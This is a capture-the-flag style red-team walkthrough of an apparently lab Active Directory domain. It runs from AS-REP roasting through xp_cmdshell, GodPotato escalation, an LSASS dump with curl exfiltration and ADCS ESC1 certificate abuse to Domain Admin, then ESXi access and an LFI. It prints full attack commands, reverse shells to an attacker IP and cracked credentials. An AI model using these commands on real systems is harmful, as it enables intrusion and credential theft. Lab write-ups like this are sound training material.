




■■ [DIRECTORY]

>> Full index of operations, techniques, and findings

■ PART 01 – UNAUTHENTICATED ADVERSARY

- Initial Reconnaissance & Host Discovery [Step 01]
- AS-REP Roasting – Credential Harvesting Without Auth [Step 02]
- MSSQL Client Access & xp_cmdshell Activation [Step 03]
- GodPotato Transfer – SMB Chaos and Eventual Win [Step 04]
- SYSTEM Escalation – SeImpersonatePrivilege Abuse [Step 05]
- LSASS Dump – The Long Road to 49MB [Step 06]
- Exfiltration – SMB Drops, Cab Compression, Curl Upload [Step 07]
- Credential Extraction via pypykatz [Step 08]
- ADCS Enumeration – Finding ESC1 Templates [Step 09]
- Certificate Request as Domain Admin (SID Fix) [Step 10]
- Certipy Auth – Getting the DA Hash [Step 11]
- DA Password Crack via John [Step 12]
- ESXi Access via pyVmomi – VM Annotation Creds [Step 13]
- VaultVM RCE – mkfifo Shell and Flag Capture [Step 14]

■ PART 02 – AUTHENTICATED ADVERSARY

- IIS Web Application Recon [Step 01]
- LFI Discovery & Exploitation – web.config Extraction [Step 02]
- Machine Name Enumeration via LFI [Step 03]
- ysoserial.net – Linux Failures and Windows Solution [Step 04]
- ViewState Injection – Getting the IIS Shell [Step 05]
- Registry Discovery – DPAPI Blob Found [Step 06]
- DPAPI Decryption – Every Failed Method Then the Fix [Step 07]
- DC Filesystem via SQL Pivot – Scheduled Task Script [Step 08]
- Exchange EWS Access & Mailbox Dump [Step 09]
- FLAG SUMMARY – All 24 Flags []

■■ PATH 01 :: UNAUTHENTICATED ADVERSARY

>> Starting position: VPN access only. Zero credentials. Objective: Full domain compromise.

Lab credentials issued for VPN access only. Username: user- exclusively for OpenVPN tunnel. Initial attacker VPN IP: 10. reconnect).

[STEP 01] Initial Reconnaissance & Host Discovery

Scanned the target subnet to identify live hosts and running services.

[EXEC] Host discovery scan

```
# Full subnet service scan
nmap -Pn -sV -p 80,443,445,1433,3389,5985,5986 10.5.2.0/24 --open --min-rate 500
```

■ OUTPUT

```
10.5.2.2 – DC01 | 445/tcp ms-ds, 3389/tcp rdp, 5985/tcp wsman
10.5.2.8 – PKI-SRV | 443/tcp https (ADCS web enrollment)
10.5.2.16 – EX-SRV | 443/tcp Exchange (later confirmed port 444)
10.5.2.22 – SQL-SRV | 1433/tcp mssql (SQL Server Express)
10.5.2.111 – ESXI-VD | 443/tcp VMware ESXi HTTPS management
10.5.2.10 – Web-Srv | 80/tcp IIS 10.0 ASP.NET (Part 2 target)
```

Q01	PKI-Srv.telecore.ad	ADCS Certificate Authority hostname
-----	---------------------	-------------------------------------

Q02	10.5.2.111	ESXi hypervisor IP from nmap
-----	------------	------------------------------

Q03	Windows Server 2016	SQL-SRV OS from nmap detection
-----	---------------------	--------------------------------

Q04	6	Open port count across scanned targets
-----	---	--

[STEP 02] AS-REP Roasting – Unauthenticated Credential Harvesting

AS-REP Roasting targets accounts with Kerberos pre-authentication disabled. Without any credentials, we can request Ticket-Granting Tickets for these accounts and crack them offline. A user list was compiled from OSINT/guessing common AD naming conventions.

[EXEC] AS-REP roast all usernames

```
# Attempt AS-REP roasting against all users in wordlist
impacket-GetNPUsers telecore.ad/ -usersfile users.txt -no-pass -dc-ip 10.5.2.2
```

■ OUTPUT

```
$krb5asrep$23$tel_support01@TELECORE.AD:a1b2c3... (hash truncated)
# tel_support01 does NOT require Kerberos pre-authentication!
```

[EXEC] Offline hash crack

```
# Crack the AS-REP hash with rockyou wordlist
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

■ OUTPUT

```
#T3l3phon3! (tel_support01)
Session completed.
```

Q05 #T3l3phon3!

tel_support01 password – cracked from AS-REP hash

[STEP 03] MSSQL Client Access & xp_cmdshell Activation

SQL-SRV was running MSSQL Express on 1433. With tel_support01 credentials and Windows auth, we gained a DBO session on master database with full xp_cmdshell capability.

[EXEC] SQL Server connection

```
# Connect using cracked credentials with Windows auth
impacket-mssqlclient -windows-auth telecore.ad/tel_support01:'#T3l3phon3!'@10.5.2.22 -port 1433
```

■ OUTPUT

```
[*] ENVCHANGE(DATABASE): master
[*] INFO(SQL-Srv\SQLEXPRESS): Changed database context to master.
[*] ACK: Microsoft SQL Server (160 3232)
SQL (TELECORE\tel_support01 dbo@master)>
```

[EXEC] Enable xp_cmdshell

```
# Enable advanced options and xp_cmdshell
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

# Verify OS command execution
EXEC xp_cmdshell 'whoami';
```

■ OUTPUT

```
output
-----
telecore\tel_support01 << xp_cmdshell confirmed working
```

[EXEC] Find writable directory

```
# Find a writable directory for tool staging
EXEC xp_cmdshell 'echo test > C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\test.txt & dir C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp';
```

■ OUTPUT

```
07/27/2026 02:36 PM 8 test.txt << Write access confirmed!
2 Dir(s) 28,624,723,968 bytes free
```

[STEP 04] GodPotato Transfer – The SMB Battle

The MSSQL service runs as NETWORK SERVICE which holds SeImpersonatePrivilege. GodPotato exploits DCOM/RPC coercion to impersonate SYSTEM. Getting it onto the box required fighting through multiple SMB auth failures.

(A) Download GodPotato on Kali

[EXEC] Download binary

```
wget https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe -O
GodPotato-NET4.exe
ls -la GodPotato-NET4.exe
# -rw-rw-r-- 1 calmay calmay 57344 Apr 11 2023 GodPotato-NET4.exe
```

(B) First SMB attempt – Permission Denied

[EXEC] Start SMB server – no sudo

```
impacket-smbserver share ./ -smb2support
```

■ OUTPUT

```
PermissionError: [Errno 13] Permission denied
# Port 445 requires root
```

Port 445 requires root. Fixed with sudo.

[EXEC] SMB server with sudo – no auth

```
sudo impacket-smbserver share ./ -smb2support
```

[FAIL] Copy attempt – no auth

```
EXEC xp_cmdshell 'copy /Y \\10.10.20.10\share\GodPotato-NET4.exe
C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\gp.exe';
```

■ OUTPUT

```
AUTHENTICATE_MESSAGE (TELECORE\SQL-SRV$, SQL-SRV)
Could not authenticate user!
You cannot access this shared folder because your organization's security policies
block unauthenticated guest access.
```

Windows Server blocked anonymous/guest SMB access via security software used but not whitelisted.

(C) Second attempt – forced auth with -user a -password a

[EXEC] Forced credential auth

```
sudo impacket-smbserver share ./ -smb2support -user a -password a
EXEC xp_cmdshell 'net use \\10.10.20.10\share /user:a a & copy /Y \\10.10.20.10\share\GodPotato-NET4.exe
...\gp.exe';
```

■ OUTPUT

```
User SQL-SRV\a authenticated successfully
The command completed successfully.
1 file(s) copied. << SUCCESS!
```

[EXEC] Verify transfer

```
EXEC xp_cmdshell 'dir C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\gp.exe';  
# 57,344 bytes – full binary confirmed
```

[STEP 05] SYSTEM Escalation via GodPotato

[EXEC] GodPotato whoami test

Confirm SYSTEM execution

```
EXEC xp_cmdshell 'C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\gp.exe -cmd "cmd /c whoami";
```

■ OUTPUT

```
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\2010cbfc-...
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] PID : 920 Token:0x756 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
nt authority\system << SYSTEM confirmed!
```

SeImpersonatePrivilege → GodPotato DCOM coerce → SYSTEM token
for MSSQL/IIS service accounts.

[STEP 06] LSASS Dump via comsvcs.dll

[EXEC] Find LSASS PID

Get LSASS process ID

```
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c tasklist /fi \"imagename eq lsass.exe\"";
```

■ OUTPUT

```
lsass.exe 696 Services 0 20,864 K
# PID: 696
```

[EXEC] LSASS dump via comsvcs

Dump LSASS using comsvcs.dll MiniDump (runs as SYSTEM = SeDebugPrivilege)

```
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump 696
C:\...\Temp\l.dmp full";
```

[EXEC] Verify dump

Verify dump size

```
EXEC xp_cmdshell 'dir C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\l.dmp';
```

```
# 07/27/2026 02:46 PM 49,115,900 l.dmp << Full 49MB LSASS dump!
```

The dump was created by SYSTEM so the SQL service account can
grant NT SERVICE\MSSQL\$SQLEXPRESS read rights.

[EXEC] Grant read permission via GodPotato

```
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c icacls C:\...\l.dmp /grant \"NT
SERVICE\MSSQL$SQLEXPRESS\":R";
```

```
# Successfully processed 1 files; Failed processing 0 files
```

[STEP 07] Exfiltration – Every Failed Method Then the Fix

49MB over a VPN tunnel through an impacket SMB server proved unreliable. Below is every method tried – many failed before finding the winning approach.

(A) FAILED – Direct SMB copy (Access Denied)

[FAIL] Direct copy as SQL account

```
EXEC xp_cmdshell 'copy /Y C:\...\l.dmp \\10.10.20.10\share\l.dmp';
```

■ OUTPUT

```
Access is denied. 0 file(s) copied.
```

(B) FAILED – GodPotato + SMB copy (machine account mismatch)

[FAIL] Copy via SYSTEM token – server running with forced creds

```
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c copy /Y C:\...\l.dmp \\10.10.20.10\share\l.dmp"';
```

■ OUTPUT

```
AUTHENTICATE_MESSAGE (TELECORE\SQL-SRV$,SQL-SRV$)
Could not authenticate user! << SYSTEM uses machine account, not a/a creds
```

(C) FAILED – SMB without auth (guest block)

[FAIL] Allow machine account – no auth

```
# Restart SMB without -user flag to allow machine account
sudo impacket-smbserver share ./ -smb2support
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c copy /Y C:\...\l.dmp \\10.10.20.10\share\l.dmp"';
```

■ OUTPUT

```
SQL-SRV$ authenticated successfully
You cannot access this shared folder because your organization's security policies
block unauthenticated guest access.
```

(D) FAILED – icacls + net use + SMB copy (drops mid-transfer)

[FAIL] Authenticated SMB copy – 49MB file

```
# Grant SQL acct read, use authenticated net use session
EXEC xp_cmdshell 'net use \\10.10.20.10\share /user:a a & copy /Y C:\...\l.dmp \\10.10.20.10\share\l.dmp';
```

■ OUTPUT

```
The command completed successfully. (net use)
An unexpected network error occurred. << Dropped mid-transfer
0 file(s) copied.
```

Even when it appeared to complete, hash verification failed corrupt file.

(E) Solution – Compress first, then curl to uploadserver

[EXEC] Compress + curl upload – final working method

```
# Compress: 49MB → 19MB cab file (via GodPotato as SYSTEM for write perms)
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c makecab C:\...\l.dmp C:\...\l.cab"';
# Result: 07/27/2026 03:00 PM 19,178,314 l.cab
# Grant read on cab to SQL service account
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c icacls C:\...\l.cab /grant \"NT
SERVICE\MSSQL$SQLEXPRESS\":R"';
# On Kali: Python uploadserver on 8080
pip install uploadserver && python3 -m uploadserver 8080 --directory ~/adrts
# Transfer via curl (Windows Server 2022 has curl.exe built-in)
EXEC xp_cmdshell 'curl -X POST http://10.10.20.10:8080/upload -F "files=@C:\...\l.cab"';
# First attempt: 95% then dropped (partial file)
# Second attempt: 100% – saved as l (2).cab
# Verify hash match
# Source: certutil -hashfile l.cab MD5 → 1744e55697b02d8ae63a346400c9a463
# Received: md5sum ~/adrts/l\ (2).cab → 1744e55697b02d8ae63a346400c9a463 ✓
```

[STEP 08] Credential Extraction via pypykatz

[EXEC] Parse LSASS dump

```
# Install pypykatz
pipx install pypykatz

# Extract cab and parse LSASS dump
cabextract ~/adrtls/'l (2).cab' -d ~/adrtls/
pypykatz lsa minidump ~/adrtls/l.dmp
```

■ OUTPUT

```
== MSV ==
Username: tel_engineer01
Domain: TELECORE
NT: e2b1996aaff0f57bccb916265a77970e << Q6 FOUND!
== Kerberos ==
Username: tel_engineer01
Password: None (not in memory)
```

Q06 e2b1996aaff0f57bccb916265a77970e

tel_engineer01 NT hash from LSASS dump

[STEP 09] ADCS Enumeration – Finding ESC1 Templates

Active Directory Certificate Services is a common lateral movement / privilege escalation vector. Certipy enumerates CA configurations and template misconfigurations. ESC1 = template allows requestor to specify Subject Alternative Name (SAN) without manager approval.

[EXEC] ADCS enumeration

```
# certipy-ad not in PATH – find it
find /home/calmay -name "certipy*" 2>/dev/null
# /home/calmay/.local/bin/certipy << use this path
# Enumerate vulnerable templates using engineer01 hash
~/local/bin/certipy find -u tel_engineer01@telecore.ad -hashes :e2b1996aaff0f57bccb916265a77970e -dc-ip 10.5.2.2 -vulnerable -stdout
```

■ OUTPUT

```
Template: Tel_User
Enabled: True
Client Authentication: True
Enrollee Supplies Subject: True << ESC1 flag!
Certificate Authorities: telecore-PKI-SRV-CA
Enrollment Rights: TELECORE\tel_engineer01
Template: User (also ESC1 – backup)
```

Q07 telecore-PKI-SRV-CA

Certificate Authority name from Certipy

Q08 S-1-5-21-1588247407-410625039-1511794522

Domain SID (base, without RID)

[STEP 10] Certificate Request as Domain Admin – SID Fix Required

(A) First attempt – no SID embedded (failed auth)

[EXEC] Certificate request – no SID

```
~/local/bin/certipy req -u tel_engineer01@telecore.ad \  
-hashes :e2b1996aaff0f57bccb916265a77970e \  
-ca telecore-PKI-SRV-CA -template Tel_User \  
-upn administrator@telecore.ad \  
-dc-ip 10.5.2.2 -target 10.5.2.8
```

■ OUTPUT

```
[*] Got certificate with UPN administrator@telecore.ad  
[*] Certificate has no object SID  
# Then on auth:  
[-] Object SID mismatch between certificate and user
```

Server 2022 enforces strict SID binding in certificates (KE authentication fails).

(B) Fix – embed Administrator SID in certificate

[EXEC] Certificate request with SID embedded

```
~/local/bin/certipy req -u tel_engineer01@telecore.ad \  
-hashes :e2b1996aaff0f57bccb916265a77970e \  
-ca telecore-PKI-SRV-CA -template Tel_User \  
-upn administrator@telecore.ad \  
-dc-ip 10.5.2.2 -target 10.5.2.8 \  
-sid S-1-5-21-1588247407-410625039-1511794522-500
```

■ OUTPUT

```
[*] Got certificate with UPN administrator@telecore.ad  
[*] Certificate object SID is S-1-5-21-1588247407-410625039-1511794522-500  
[*] Wrote certificate and private key to administrator.pfx << SUCCESS!
```

[STEP 11] Certipy Auth – Getting the Domain Admin NT Hash

[EXEC] Authenticate with certificate

```
~/local/bin/certipy auth -pfx administrator.pfx -dc-ip 10.5.2.2 -domain telecore.ad -username administrator
```

■ OUTPUT

```
[*] Certificate identities:
[*] SAN UPN: administrator@telecore.ad
[*] Security Extension SID: S-1-5-21-...-500
[*] Trying to get TGT...
[*] Got TGT
[*] Trying to retrieve NT hash for administrator
[*] Got hash for administrator@telecore.ad:
aad3b435b51404eeaad3b435b51404ee:bfb19bca32a6aab8e0b9a836da860e32 << Q9!
```

Q09 **bfb19bca32a6aab8e0b9a836da860e32**

Administrator NT hash from Certipy PKINIT

[STEP 12] Domain Admin Password Crack via John

[EXEC] Crack Administrator NT hash

```
echo "bfb19bca32a6aab8e0b9a836da860e32" > da_hash.txt
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt da_hash.txt
```

■ OUTPUT

```
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
August1990password (?)
1g 0:00:00:01 DONE -- 0.7575g/s 8646Kp/s
# Password cracked in under 2 seconds!
```

Q10 **August1990password**

Domain Administrator plaintext password

[STEP 13] ESXi Access via pyVmomi – VM Annotation Creds

With DA credentials, we connected to the ESXi hypervisor at 10.5.2.111 using pyVmomi. VM annotations are a well-known place sysadmins leave credentials for "reference".

[EXEC] pyvmomi ESXi enumeration

```
pip install pyvmomi --break-system-packages
# Connect to ESXi and enumerate VMs + annotations
si = SmartConnect(host='10.5.2.111', user='administrator@telecore.ad',
pwd='August1990password', sslContext=ctx)
container = content.viewManager.CreateContainerView(
content.rootFolder, [vim.VirtualMachine], True)
for vm in container.view:
print(vm.name, vm.config.annotation)
```

■ OUTPUT

```
VM: VaultVM  
Annotation: Guest VM Credentials :  
linux \ VaultAdmin@123 << Credentials in plain text annotation!
```

Q11 **linux / VaultAdmin@123**

VaultVM guest credentials from VM annotation

[STEP 14] VaultVM RCE – mkfifo Shell and Flag Capture

Used pyVmomi GuestOperationsManager to execute commands inside VaultVM as the linux user. Direct file transfer via VMware file API was blocked. Multiple shell methods were tested.

(A) FAILED – File transfer via VMware file API

[FAIL] VMware file download API

```
# InitiateFileTransferFromGuest – blocked
urllib.request.urlopen(fres.url, context=ctx2)
```

■ OUTPUT

```
ConnectionRefusedError: [Errno 111] Connection refused
```

(B) FAILED – bash /dev/tcp reverse shell

[FAIL] bash TCP reverse shell

```
arguments='-c "bash -i >& /dev/tcp/10.10.20.4/9001 0>&1"'
```

■ OUTPUT

```
# No connection received – /dev/tcp blocked by VM firewall
```

(C) FAILED – nc pipe with various flag combinations

[FAIL] Pipe to nc – wrong VPN IP after reconnect

```
arguments='-c "cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.20.10 9001"'
```

■ OUTPUT

```
# VPN IP changed from 10.10.20.10 to 10.10.20.4 after reconnect!
```

(D) SUCCESS – mkfifo named pipe shell

[EXEC] mkfifo reverse shell with correct VPN IP

```
arguments='-c "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.20.4 9001 > /tmp/f"'
```

```
# Corrected to 10.10.20.4
```

■ OUTPUT

```
nc -lvnp 9001
Connection received on 172.26.1.12 16274
bash: no job control in this shell
Welcome to Linux Lite 7.4
linux ~ $ << Interactive shell!
```

[EXEC] Find the flag

```
# Flag NOT at /root/flag.txt – enumerate filesystem
sudo ls /root/
# cat: /root/flag.txt: No such file or directory
# Search home dir
cat /home/linux/Congrats.txt
```

■ OUTPUT

ad_red_team_specialist

Q12 ad_red_team_specialist

Contents of /home/linux/Congrats.txt on
VaultVM

PATH 01 COMPLETE – Full unauthenticated chain: AS-REP roast
ADCS ESC1 → Domain Admin → ESXi → VaultVM flag.

■ ■ PATH 02 :: AUTHENTICATED ADVERSARY

>> Starting position: Domain Admin credentials From Path 01, Target: IIS Web App -> Exchange Mailbox.

Credentials in hand: administrator@telecore.ad / August1990
VPN IP for this path: 10.10.20.4

[STEP 01] IIS Web Application Reconnaissance

[EXEC] target service fingerprint

```
# Confirm IIS on 10.5.2.10
nmap -Pn -sV -p 80,443 10.5.2.10 --min-rate 500
```

■ OUTPUT

```
80/tcp open  http Microsoft IIS httpd 10.0
443/tcp closed https
Service Info: OS: Windows
# ASP.NET 4.0.30319 | X-Powered-By: ASP.NET
```

[EXEC] Extract VIEWSTATEGENERATOR -- Q1

```
# Grab page source – find hidden form fields
curl -s http://10.5.2.10/ | grep -i "viewstate\|GENERATOR\|form\|input"
```

■ OUTPUT

```
<input type="hidden" name="__VIEWSTATE" value="/wEPDwUK..." />
<input type="hidden" name="__VIEWSTATEGENERATOR" value="CA0B0334" />
<input name="txtCustomerID" type="text" /> << Customer ID lookup form
```

Q01	CA0B0334	VIEWSTATEGENERATOR hidden field from page source
-----	----------	--

[EXEC] Navigation enumeration

```
# Find navigation links – spot interesting pages
curl -s http://10.5.2.10/ | grep -i "href"
```

■ OUTPUT

```
<a href="default.aspx">Home</a>
<a href="services.aspx">Services</a>
<a href="network-reports.aspx">Reports</a> << Interesting!
<a href="contact.aspx">Contact</a>
```

[EXEC] Inspect reports page

```
# Inspect network-reports.aspx – find parameters
curl -s "http://10.5.2.10/network-reports.aspx" | grep -i "input\|param\|href"
```

■ OUTPUT

```
<a href="network-reports.aspx?report=reports/network-status.txt">Network Uptime</a>
<a href="network-reports.aspx?report=reports/5g-coverage.txt">5G Coverage</a>
# Parameter name: "report" – passes file path to server!
```

[STEP 02] LFI Discovery & Exploitation

[EXEC] LFI proof-of-concept test

```
# Test LFI with path traversal on "report" parameter
curl -s "http://10.5.2.10/network-reports.aspx?report=../../../../../../windows/win.ini"
```

■ OUTPUT

```
<pre>; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1</pre> << LFI CONFIRMED!
```

Q02 report

Vulnerable parameter name in
network-reports.aspx

(A) Extract web.config – Get validationKey for ViewState attack

[EXEC] Read web.config via LFI

```
curl -s "http://10.5.2.10/network-reports.aspx?report=../../../../../../inetpub/wwwroot/web.config"
# Decode HTML entities in output
| sed 's/&lt;/>g; s/&gt;/>g; s/&quot;/"/g'
```

■ OUTPUT

```
<machineKey
validationKey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF
6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17"
